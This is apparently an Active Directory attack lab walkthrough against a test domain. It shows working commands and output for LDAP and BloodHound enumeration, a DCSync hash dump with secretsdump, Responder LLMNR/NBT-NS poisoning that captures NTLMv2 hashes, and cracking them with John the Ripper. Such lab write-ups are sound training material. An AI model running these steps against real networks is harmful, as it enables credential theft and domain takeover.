


```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py -u user1 -p Password@123 -d thecyborg.lab --unconstrained-computers
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:THECYBORG-LAB\user1
[+] Attempting to enumerate all computer objects with unconstrained delegation
[+]     Found 2 computers with unconstrained delegation:

CN=THECYBORG-AD,OU=Domain Controllers,DC=thecyborg,DC=lab
dNSHostName: THECyborg-AD.thecyborg.lab

CN=PC2,CN=Computers,DC=thecyborg,DC=lab
dNSHostName: PC2.thecyborg.lab


[*] Bye!
```


3.2 Unleash Your BloodHound

Extract the domain objects using bloodhound-python from the Kali Linux system using the identified set of credentials:

```
# bloodhound-python -u user1 -p ‘Password@123’ -c All -dc thecyborg-ad.thecyborg.lab -d thecyborg.lb -ns 192.168.192.142

# neo4j console

# bloodhound
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# bloodhound-python -u user1 -p 'Password@123' -c All -dc thecyborg-ad.thecyborg.lab -d thecyborg.lab -ns 192.168.192.142
INFO: Found AD domain: thecyborg.lab
INFO: Getting TGT for user
INFO: Connecting to LDAP server: thecyborg-ad.thecyborg.lab
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: thecyborg-ad.thecyborg.lab
INFO: Found 111 users
INFO: Found 61 groups
INFO: Found 7 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: PC2.thecyborg.lab
INFO: Querying computer: PC1.thecyborg.lab
INFO: Querying computer: THECyborg-AD.thecyborg.lab
WARNING: SID S-1-5-21-3514717712-3186948003-2350411417-512 lookup failed, return status: STATUS_NONE_MAPPED
WARNING: SID S-1-5-21-3514717712-3186948003-2350411417-512 lookup failed, return status: STATUS_NONE_MAPPED
INFO: Done in 00M 01S
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# neo4j console
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2024-05-16 11:08:23.822+0000 INFO  Starting...
2024-05-16 11:08:24.703+0000 INFO  This instance is ServerId{e99c3cb0} (e99c3cb0-2cf3-4fab-bc97-eafc1ba23d1f)
2024-05-16 11:08:26.178+0000 INFO  ======== Neo4j 4.4.26 ========
2024-05-16 11:08:27.952+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-05-16 11:08:27.963+0000 INFO  Setting up initial user from defaults: neo4j
2024-05-16 11:08:27.963+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-05-16 11:08:27.972+0000 INFO  Setting version for 'security-users' to 3
2024-05-16 11:08:27.975+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-05-16 11:08:27.978+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-05-16 11:08:29.005+0000 INFO  Bolt enabled on localhost:7687.
2024-05-16 11:08:30.017+0000 INFO  Remote interface available at http://localhost:7474/
2024-05-16 11:08:30.021+0000 INFO  id: 2F45C1389C880E421712EC0DF7AF4FE46AB6D713E200B054C8DFC9ECEC370865
2024-05-16 11:08:30.021+0000 INFO  name: system
2024-05-16 11:08:30.021+0000 INFO  creationDate: 2024-05-16T11:08:26.873Z
2024-05-16 11:08:30.021+0000 INFO  Started.
```

The extracted result of the domain objects in bloodhound:


IZABEL.GAIL@THECYBORG.LAB
GenericAll
GenericWrite
GenericAll
EXECUTIVES@THECYBORG.LAB
12
IT HELPDESK@THECYBORG.LAB
ENTERPRISE KEY ADMINS@THECYBORG.LAB
AddKeyCredentialLink
BEKKI.PATSY@THECYBORG.LAB
SMBSIGNINGDISABLED@THECYBORG.LAB
DCSync
ENABLERDP@THECYBORG.LAB
WINDEFENDER@THECYBORG.LAB
GPLink
GPLink
GPLink
GPLink
DEFAULT DOMAIN POLICY@THECYBORG.LAB
USER2@THECYBORG.LAB
CanRDP
3
THECYBORG.LAB
Contains
GPLink
DCSync
ADMINISTRATORS@THECYBORG.LAB
GenericWrite
ENTERPRISE ADMINS@THECYBORG.LAB
GenericWrite
Contains
USERS@THECYBORG.LAB
AddKeyCredentialLink
KEY ADMINS@THECYBORG.LAB
RPCENABLED@THECYBORG.LAB
THECYBORG-AD.THECYBORG.LAB
DCSync
Contains
DOMAIN ADMINS@THECYBORG.LAB
MemberOf
MemberOf
MemberOf
6
IT ADMINS@THECYBORG.LAB
ADMINISTRATOR@THECYBORG.LAB
DCSync
DACEY.RONNA@THECYBORG.LAB
GenericAll
DOMAIN CONTROLLERS@THECYBORG.LAB
GPLink
USER1@THECYBORG.LAB
ACCOUNT OPERATORS@THECYBORG.LAB
MERLINE.NAOMA@THECYBORG.LAB
DEFAULT DOMAIN CONTROLLERS POLICY@THECYBORG.LAB


4. Credential Harvest

Extracting the domain credentials could be achieved via DCSync attack and malicious responder. Such activity has been used to achieve domain dominance. The extracted set of credentials/hashes could then be used to laterally move around the network and critical hashes of the domain administrator or krbtgt hashes could be used to create silver or golden tickets as well as perform Pass-The-Hash attack etc.

4.1 DCSync Attack

Enumerate the Domain Admins group observed that the user1 is the part of the privileged group which could be abused for the DCSync attack against the domain:


```
# python3 ./windapsearch.py -d thecyborg.lab -u user1 -p Password@123 -m ‘Domain Admins’
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 ./windapsearch.py -d thecyborg.lab -u user1 -p Password@123 -m 'Domain Admins'
[+] No DC IP provided. Will try to discover via DNS lookup.
[+] Using Domain Controller at: 192.168.192.142
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=thecyborg,DC=lab
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:THECYBORG-LAB\user1
[+] Attempting to enumerate full DN for group: Domain Admins
[+]      Using DN: CN=Domain Admins,CN=Users,DC=thecyborg,DC=lab

[+]      Found 3 members:

b'CN=user1,CN=Users,DC=thecyborg,DC=lab'
b'CN=IT Admins,CN=Users,DC=thecyborg,DC=lab'
b'CN=Administrator,CN=Users,DC=thecyborg,DC=lab'
```

The password hashes of the domain users could be extracted from the domain controller using impacket library:

```
# ./secretdump.py thecyborg.lab/user1:’Password@123’@192.168.192.142
```




```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./secretsdump.py thecyborg.lab/user1:'Password@123'@192.168.192.142
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x479d271f2dbb96adbf814781379af3f6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
THECYBORG-LAB\THECYBORG-AD$:aes256-cts-hmac-sha1-96:810534d54b2667949d5b4868a17ad31dd48846e8c2145237437890818ad4fce0
THECYBORG-LAB\THECYBORG-AD$:aes128-cts-hmac-sha1-96:97528a958b271e6e303dc2e714bbdd10
THECYBORG-LAB\THECYBORG-AD$:des-cbc-md5:01a84aec0d017679
THECYBORG-LAB\THECYBORG-AD$:plain_password_hex:fe68c354d81383d4e451fd2744821dcc5b47434a4b91f9e4c57e0eadcec60c4b037df6a2055
1fb6d47ff8d549bf2608f421bc9f178702213d0412f35f72ea7c6a8d48160fa741c1b963d4a1b03169a194235848ac924d7eca201dd8841329c20ce0f3
579e1db28d9ca7a99c15d3e7652ec2724ba4c74c233d3cfe549957df5926ef86367c4b08237bda63d7d3ffa1095e7dd943a73fd3e53
THECYBORG-LAB\THECYBORG-AD$:aad3b435b51404eeaad3b435b51404ee:35e811dc20475cfc21583fae89215ee3:::
```

Once the administrator hashes have been obtained and could then be used to gain access to the domain controller using administrator account using Pass-The-Hash (PTH) attack. (Refer to #6 – Lateral Movement)

4.2 Malicious Responder

Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP and other rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication. The Responder is a very powerful tool and could be used to collect password hashes of the vulnerable systems within the network.


```
# responder -I eth0 –wpad -v
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# responder -I eth0 --wpad -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
```

Any users within the network attempting to access to any invalid URLs or shared folders will be responded by the Responder and the password hashes will be requested from the vulnerable systems/users on the network and the password hashes could be cracked using John-The-Ripper or Hashcat.

Access to the invalid URL (thecyborglab) via HTTP protocol from a client workstation (192.168.192.138):




The NTLMv2 hashes for user1 was captured by the Responder from the HTTP protocol:



```
[HTTP] Sending NTLM authentication request to 192.168.192.138
[*] [LLMNR]  Poisoned answer sent to fe80::da28:e8dc:263a:6233 for name thecyborglab
[*] [LLMNR]  Poisoned answer sent to 192.168.192.138 for name thecyborglab
[*] [MDNS] Poisoned answer sent to fe80::da28:e8dc:263a:6233 for name thecyborglab.local
[HTTP] GET request from: ::ffff:192.168.192.138  URL: /
[HTTP] NTLMv2 Client   : 192.168.192.138
[HTTP] NTLMv2 Username : THECYBORG-LAB\user1
[HTTP] NTLMv2 Hash     : user1::THECYBORG-LAB:340e0128281d0fad:3A50011609551CF615026E8772F5ACFE:0101000000000000B024263C7EA7DA0
004C0044005000390059004C00560051000400140035004400430056002E004C004F00430041004C0003003400570049004E002D004100450042004C0044005
430056002E004C004F00430041004C00080030003000000000000000000000000000000020000044BFCD871AD2B8585B652625D5A6064BF96A4A74EFEE8C3C82AAFB0
0065006300790062006F00720067006C0061006200000000000000000000
[HTTP] Sending NTLM authentication request to 192.168.192.138
[HTTP] GET request from: ::ffff:192.168.192.138  URL: /favicon.ico
[HTTP] NTLMv2 Client   : 192.168.192.138
[HTTP] NTLMv2 Username : THECYBORG-LAB\user1
[HTTP] NTLMv2 Hash     : user1::THECYBORG-LAB:340e0128281d0fad:B3C42B18BB43FF5B9AF0A9FF4555FEE2:01010000000000002A882E3C7EA7DA0
004C0044005000390059004C00560051000400140035004400430056002E004C004F00430041004C0003003400570049004E002D004100450042004C0044005
430056002E004C004F00430041004C00080030003000000000000000000000000000000020000044BFCD871AD2B8585B652625D5A6064BF96A4A74EFEE8C3C82AAFB0
0065006300790062006F00720067006C0061006200000000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.192.138 for name THECYBORGLAB (service: Workstation/Redirector)
```


Crack the NTLMv2 password hashes using John-The-Ripper:

```
# john ntlmhashes.txt –wordlist=./PasswordList.txt
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# john ntlmhashes.txt --wordlist=./PasswordList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@123     (user1)
1g 0:00:00:00 DONE (2024-05-16 17:49) 100.0g/s 49100p/s 49100c/s 49100C/s 123123..redwings
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```


Access to the invalid shared folder (\\thecyborglab) via SMB protocol from vulnerable domain controller (192.168.192.142):



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: \\thecyborglab

This task will be created with administrative privileges.



Enter network credentials

Enter your credentials to connect to: thecyborglab

User name

